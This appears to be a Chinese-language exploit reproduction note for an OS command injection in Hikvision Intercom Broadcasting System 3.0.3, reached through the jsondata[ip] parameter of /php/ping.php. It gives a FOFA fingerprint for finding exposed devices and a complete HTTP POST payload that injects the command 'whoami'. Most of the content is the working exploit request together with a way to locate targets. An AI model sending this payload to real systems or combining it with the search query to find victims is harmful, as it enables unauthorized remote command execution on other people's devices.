H21-1海康威视-对讲广播系统-RCE


漏洞描述：

Hikvision Intercom Broadcasting System 3.0.3_20201113_RELEASE(HIK)版本存在操作系统命令注入漏洞，该漏洞源于文件/php/ping.php的参数jsondata[ip]会导致操作系统命令注入。

影响版本：

```
Hikvision Intercom Broadcasting System 3.0.3_20201113_RELEASE(HIK)
```

网站图片：



网络测绘：

fofa语法：

FOFA：icon_hash="-1830859634"

漏洞复现：

payload：

```
POST /php/ping.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Connection: close

jsondata%5Btype%5D=99&jsondata%5Bip%5D=whoami
```

效果图: